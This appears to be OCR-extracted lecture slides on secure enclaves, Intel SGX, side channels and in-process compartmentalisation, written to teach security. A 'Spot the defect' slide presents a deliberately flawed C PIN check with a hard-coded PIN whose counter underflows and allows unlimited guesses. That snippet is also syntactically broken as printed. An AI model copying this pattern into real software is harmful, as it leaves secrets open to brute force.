
secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) {
    if ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 } }
```

main.c

```
# include "secret.h"
... // other modules
void main () {
...
}
```


Stack
Heap (global)
Static data for other modules
...
Static data for secret module
Machine code for secret module
Enclave
Machine code for main and other modules

Only allowed entry point
(for get_secret)

Untrusted code should not be able to jump to the middle of get_secret code (recall return-to-libc & ROP attacks)

Secure enclaves

- Enclaves isolates part of the code together with its data
  - Code outside the enclave cannot access the enclave's data
  - Code outside the enclave can only jump to valid entry points for code inside the enclave
- Less flexible than stack walking:
  - Code in the enclave cannot inspect the stack as the basis for security decisions
  - Not such a rich collection of permissions, and programmer cannot define his own permissions
- More secure, because
  - OS & Java VM (Virtual Machine) are not in the TCB
  - Also some protection against physical attacks is possible
    - But are physical attacks really in our attacker model? DRM is typically the reason to include user in the attacker model?

Enclaves using Intel SGX

Intel SGX provides hardware support for enclaves

- protecting confidentiality & integrity of enclave's code & data
- providing a form of Trusted Execution Enviroment (TEE)

This not only protects the enclave from the rest of the program, but also from the underlying Operating System!

- Hence example use cases include
  - Running your code on cloud service you don't fully trust: cloud provider cannot read your data or reverse-engineer your code
  - DRM (Digital Rights Management): decrypting video content on user's device without user getting access to keys
- Some concerns about Intel's business model & level of control: will only code signed by Intel be allowed to run in enclaves?

The security failure of SGX

And other secure enclave technologies?

Growing list of micro-architectural side-channel attacks

- Specre, Meltdown, and their variants

that are proving hard to eridate them

Maybe information leakage between execution threads running on the same hardware is inevitable?

SGX was depreciated for Intel 11 in 2021, but development continues for Intel processors for cloud & enterprise usage

Execution-aware memory protection

A more light-weight approach to get secure enclaves

- access control based on the value of the program counter, so that some memory region can only be accessed by a specific part of the program code
- This provides similar encapsulation boundary inside a process as SGX
  - Eg. crypto keys can be made only accessible from the module with the encryption code
  - The possible impact of an buffer overflow attack is the rest of the code is then reduced

[Google, US patent 9395993 B2, 2016]

[Koeberl et al., TrustLite: A security architecture for tiny embedded devices, *European Conference on Computer Systems*. ACM, 2014]

Spot the defect!

secret.c

```
static int tries_left = 3;
 static int PIN = 1234;
 static int secret = 666;

 int get_secret (int pin_guess) {
   if (tries_left > 0) &&
    ( PIN == pin_guess) {
      tries_left = 3; return secret; }
    else {
      tries_left--; return 0 ;}
 }
```

Repeated calls will cause integer underflow of tries_left, given attacker infinite number of tries

main.c

```
# include "secret.h"
… // other modules
void main () {
…
}
```

Moral of the story (this bug):


- You can still screw things up
- You have to be very careful writing security-sensitive enclave code

But:


- Screwing up anywhere else in the program can not leak the PIN

Different attacker models for software


1. **I/O attacker**



2. **Malicious code attacker**
   inside the application
   - Java sandbox & SGX protect against this



3. **Platform level attacker**
   inside the platform, 'under' the application
   - SGX also protects against this



In all cases, the application itself *still* has to ensure it exposes only the right functionality, correctly & securely (eg. with input validation in place)

Recap: different forms of compartmentalisation

- Conventional OS acccess control

access control *of* applications and *between* applications

- Language-level sandboxing in safe languages
  - eg Java sandboxing using stackwalking
  - Java VM & OS in the TCB
- Hardware-supported enclaves in unsafe languages
  - eg Intel SGX enclaves
  - underlying OS possibly not in the TCB

access control *within* an application

Recap

- Language-based sandboxing is a way to do access control within a application: *different access right for different parts of code*
  - This reduces the TCB for some functionality
  - This may allows us to limit code review to small part of the code
  - This allows us to run code from many sources on the same VM and don't trust all of them equally

- Hardware-based sandboxing can also achieve this also for unsafe programming languages
  - Much smaller TCB: OS and VM are no longer in the TCB
  - But less expressive & less flexible
    - No stackwalking or rich set of permissions